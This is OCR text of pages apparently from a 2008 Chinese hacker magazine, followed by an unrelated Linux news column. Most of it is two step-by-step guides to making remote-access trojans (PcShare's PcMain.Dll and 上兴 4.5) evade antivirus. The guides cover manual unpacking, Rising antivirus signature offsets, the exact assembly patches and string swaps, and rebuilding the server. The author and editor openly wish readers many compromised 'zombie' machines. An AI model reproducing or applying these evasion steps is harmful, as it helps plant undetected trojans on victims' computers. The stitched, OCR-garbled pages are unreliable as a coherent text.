
现在运行汇编程序C32Asm，通过“文件”菜单中的“打开十六进制文件”，选择PcMain.Dll文件。首先我们来修改0000DC70_00000004这个特征码地址，从图4中我们看到它对应的是函数名称ServiceMain。找到文件的PE文件头，从其向下复制224个字节，这就是PE头的可选头的位置。因为在PE头的可选头的最后一段结构体中，就可以找到输出表起始的文件偏移地址，由此得到00EC0000这个位置，而该函数的文件偏移地址则是66EC0000，如图5。


图5　得到文件偏移地址

由于数据存储在内存中的方式，是利用低位到低位、高位到高位的原则，因此按照这个方法输出表的RVA地址就是0000EC00，而函数ServiceMain的RAV就是0000EC66。现在利用鼠标复制这段函数字符，点击右键菜单中的“拷贝”命令进行复制，再在0000DC90这个位置上，点击右键菜单中的“粘贴”命令。最后找到该函数的原有地址，点击鼠标右键选择“填充”命令。在窗口中的“使用十六进制填充”选项，在填充框中输入“00”后，点击“确定”按钮即可完成。这样就相当于将函数ServiceMain，从0000DC70移动到了0000DC90。由于刚刚移动了函数的位置，因此相应的就需要修改函数在输出表中的文件偏移地址。通过计算得到0000DC90的文件偏移地址为90EC0000，即前面说到的“RVA的值加上文件被装载的基地址”，基地址可以在PEiD中的“PE细节”窗口里面查看到。现在将该函数以前的偏移地址66EC0000，改成现在的90EC0000就可以了，如图6。

最后再通过相同的方法，对其他的三组特征码进行修改即可。

三、总结


图6　修改偏移地址

到此为止，关于PE文件输出表的免杀就为大家讲到这里了。其实关于PE文件输出表的免杀方法有很多种，用户可以根据自己的实际操作来进行选择。而今天讲解的这种方法的关键就在于，PE文件的相对虚拟地址和文件偏移地址的相互转化，只要能掌握这个技巧就可以成功进行输出表的免杀。


【本文介绍的相关程序和工具已收录在本期光盘中】

编辑点评：

这是一篇非常有技巧性的文章，思路也是很清晰，适合菜鸟。小编我发现作者好像是使用金山毒霸这个杀软，针对金山的文章之前也发过几篇了，如果你有收藏黑手的习惯，还等什么？翻来研究学习啊！

让上兴也能自动生成免杀服务端

图 Lupin（兰宇识）




从本文你可以学习到：

免杀上兴服务端

还有几个月就要高考了，家里的宽带撤了，只能练练破解和免杀，今天要免杀的是上兴4.5，要过的杀软是瑞星。我的思路是将上兴控制端中的木马母体文件——HOOKMM区块导出进行免杀，再导回，就可以自动生成免杀服务端。

一、脱壳

上兴的控制端是加了壳的，如图1。


图1　peid查壳

好在ASPACK这个壳很好脱，可以用脱壳机进行脱壳，也可以手动脱壳，我来说一下手动脱壳，用OD载入上兴控制端rejoice.exe，按F8直到右边的寄存器窗口中ESP和EIP同时变红时，在ESP上点右键再点击“数据窗口中跟随”，接着在数据窗口点右键，依次选择“断点”→“硬件访问”→“字”（有的版本是WORD），然后按F9让程序运行起来，再按两次F8到达OEP，在该句代码处点右键，接着点“Dump debugged process”。在新出现的窗口中点击Dump，保存为rejoice.exe，用ResScope载入rejoice.exe，选择RCData下的HOOKMM，再用工具栏上的导出命令将其导出为HOOKMM.EXE，如图2。

二、免杀

首先，对HOOKMM.EXE定位特征码，关于如何定位特征码，我就不多说了，相信大家都会吧，如果不会的话可以翻翻以前的杂志，我直接给出我定位的瑞星特征码：

```
文件特征码（后面为用OC转换的内存地址）：
000205a2_0000000a    004211A2
00087b11_00000004    00488711
00087bc1_00000006    004887C1
0009d8a2_00000002    0049E4A2
00099058_00000002    00499C58

内存特征码：
    00498EAE _00000002
```

用OD载入HOOKMM.EXE，按Ctrl+G输入004211A2 点“确定”来到此处：

```
0042119D   > \BE FFFFFF7F    mov    esi, 7FFFFFFF
004211A2   .  EB 03          jmp    short 004211A7
004211A4   >  8B75 10        mov    esi, [ebp+10]
004211A7   >  85F6           test   esi, esi
004211A9   .  0F8E AA000000  jle    00421259
```

```
004211AF  >  3B75 F4      cmp     esi, [ebp-C]
004211A7     test esi, esi  /// 这句是一句无用的指令，
我们直接改成push 0，再将004211A9  jle   00421259  这句改
成jmp   00421259
```

再来到00488711处：

```
00488710  |> \803C24 00    |cmp    byte ptr [esp], 0
00488714  |.  75 73        |jnz    00488789
00488716  |.  B9 A8874800  |mov    ecx, 004887A8
0048871B  |.  B2 01        |mov    dl, 1
```

同样定位在跳转上，将00488714 jne 00488789改成 jmp 00488789，接着来到004887C1处：

```
004887C0  |.  8BD9     mov    ebx, ecx
004887C2  |.  85DB     test   ebx, ebx
004887C4  |.  78 0A    js     short 004887D0
004887C6  |.  C1EB 02  shr    ebx, 2
```

同样将004887C2 test ebx, ebx 改成push 0，接下来跳到0049E4A2这处：

```
0049E490 > $  55            push   ebp
0049E491   .  8BEC          mov    ebp, esp
0049E493   .  81C4 F0FEFFFF add    esp, -110
0049E499   .  B8 90E04900   mov    eax, 0049E090
0049E49E   .  E8 6589F6FF   call   00406E08
0049E4A3   .  A1 F83E4A00   mov    eax, [4A3EF8]
0049E4A8   .  8B00          mov    eax, [eax]
0049E4AA   .  E8 E1CAFFFF   call   0049AF90
0049E4AF   .  8D85 F0FEFFFF lea    eax, [ebp-110]
```

可以看到这段特征码在入口点附近，我们可以将入口点附近的代码修改一下，我将0049E490 push ebp 改为 pop ebp，再将0049E493 add esp, -110 改为 sub esp, 110，再来到00499C58这处：

```
00499C52   .  8BC3          mov    eax, ebx
00499C54   .  E8 9FF5F6FF   call   004091F8
00499C59   .  FFB5 50FCFFFF push   dword ptr [ebp-3B0]
00499C5F   .  68 989F4900   push   00499F98
```

接着向下找到空白地址，我找到的是以0049E542开始的地址，将00499C54到00499C59的代码保存在一个文本中，再选中00499C54到00499C59点右键，依次选择“二进制” —— “用NOP填充”，在00499C54上点右键，再点汇编，再在汇编窗口中输入jmp 0049E496，并记下用NOP填充后的下一句地址00499C5F，然后跳到0049E542并将刚才保存的00499C54到00499C59的代码依次汇编进去，并在后面加一句JMP 00499C5F，保持程序连贯，至此文件免杀完成，下面进行内存免杀，跳到00498EAE处，如图3。

可以看到这处特征码定位在了字符串上，我们先点右键，依次选择“复制到可执行文件”→“所有修改”，在新出现的窗口中点右键选择“保存文件”，保存为HOOKMM.EXE，接下来用C32Asm以十六进制方式载入刚才保存的HOOKMM.EXE，按Ctrl+F，在类型中选“ANSI 字符串”，在“搜索”中填“键盘记录为空”再点“替换”输入“上兴免杀测试”，替换为其它字符也可以，但要注意大小要一致，最后点“全部替换”，如图4。

最后保存文件为HOOKMM.EXE，免杀后的文件可以通过瑞星的文件和内存检测。

三、导入

用ResScope载入脱壳后的rejoice.exe，用导入命令将免杀后




图2 导出RCData下的HOOKMM




图3 修改代码




图4 替换窗口




图5 免杀成功

的HOOKMM.EXE导入，替换原文件并保存，运行rejoice.exe顺利生成了服务端，该服务端可以通过瑞星的文件和内存检测，上线也成功了，如图5、图6。




图6


再多说一句HOOKMM.EXE，好像不能加壳，我试了几个壳都不行，导入后会导致控制端损坏。

至此上兴过瑞星算成功了，最后祝各位小菜在2008年肉鸡多多，鼠一鼠二，也祝我们班的全体同学都能考上理想的大学。

【本文介绍的相关程序和工具已收录在本期光盘中】

编辑点评：

那天我的pcshare被杀了，赶紧换了一个，就是这个上兴，上兴做得还挺好的，只是也是经常被追杀的对象之一，那天我也被搞晕了，幸亏有了这篇文章，我也要认真研究下。最后祝作者考上理想的大学（当年别人也是这么对我说di，嘿嘿）。 [编辑署名]



小编开篇首语：经过了那么久Ubuntu系统的学习，你对Linux了解多少了呢？还是仅仅会使用了呢？的确，之前讲解了很多应用级的东西，现在你能够驾驭你的Linux了吗？如果可以了，那就继续跟随我们揭开Linux的面纱吧，马上要进入原理级的学习了哦，你准备好了吗？

Linews

1、与Linux争食市场 微软或再次延长XP停销期限

最初微软计划今年一月份是销售XP系统的最终期限，但六月份微软将XP系统最终期限首次延长。预期微软不久将宣布再次延长这一期限。

据国外媒体报道，尽管微软希望所有的Windows用户尽快转向采用新的Vista系统软件，但一些市场的事实是，保持继续使用XP系统的时间可能将超过微软目前预定的今年六月份的最终期限，届时计算机制造商将停止销售老的操作系统。

XP可能继续保留在新兴的、低价格、基于闪存的笔记本市场，比如华硕电脑的EeePC。由于更低的价格和较低的存储需求，这一产品为Linux软件提供了肥沃的土壤，而Vista没有启动(starter)版本，微软试图让XP软件继续保留在新兴市场。

微软首次延长了XP的最终期限，除了提供XP数个月的延期外，还表示，在超低价格计算机市场，提供入门级XP启动版的最终期限将延长到2010年。

为了与Linux展开竞争，微软需要在这些低价格产品中提供完全版本的XP系统。

风飘点评：

Windows产品的停销延期已经是家常便饭了，也许你觉得这没什么不妥，但小编一直在想，是什么原因导致了Windows的版本更新总是如此艰难呢？回顾一下Linux每次版本的更新，几乎所有人都在热切的期待。我不否认Windows也是一个优秀的系统，但优秀不等同于优越，各位看官自有评判。

2、腾讯QQ将首次官方支持Linux操作系统

北京时间4月1日上午，通过腾讯内部人士获悉，在4月2日Intel IDF大会上将发布的Asianux Mobile Midinux 2.0操作系统里面，将首次出现腾讯即时通讯QQ的身影，这是腾讯官方首次推出QQ for Linux的版本。MID（Mobile Internet Device，移动网络设备）是今年Intel主推的一个项目，由于传统的PC项目市场已经饱和，Intel将目光锁定在了移动网络设备。而Midinux则是Intel此次推出MID的Linux操作系统，由中科红旗于2007年6月推出1.0产品，此次发布的是其2.0的版本。

此次腾讯将QQ纳入到Midinux意义重大，虽然很多开源爱好者数次呼吁腾讯推出QQ for Linux的版本，但腾讯一直无动于衷。此次转变，虽然不是针对传统的Linux发行版，但也可以预示腾讯下一步的动作，对于MID市场的信心和对Linux操作系统的转变。而对于Linux的用户而言，也可以改变长期在Linux操作系统上使用第三方插件的尴尬境地。

风飘点评：

曾经在Linux论坛的新手区里提问最多的问题就是怎样上QQ？这个问题真的已经烦恼我们很久很久了，TX对这个问题也没有做出直接的答复（小编是没听说过），倒是各种限制越来越多了。而如今TX的这次行动，似乎在告诉我们，Linux下的QQ在不久的将来也会与我们见面了。这消息也许会让小菜们兴奋不已，但你有没有想过，如果TX推出了QQ For Linux，那就意味着TX应该不会公开它的协议了，那对我们是受益还是损失呢？

3、HTC首款Google Android手机5月登场

自从互联网巨人Google携手众多行业巨头联手进军手机领域并发布"Android"开源系统平台以来，倍受期待的Google手机将在何时问世自然成为了人们关注的焦点。有意思的是，HTC与韩国三星电子为了成为开源Android平台以及Google手机的"世界第一"，已经展开了激烈的竞争。

除了传闻三星将在今年9月上市两款顶级Google手机之外，目前更是有迹象显示，HTC将可能先人一步与今年的5月6日在伦敦正式推出史上第一款Google手机。

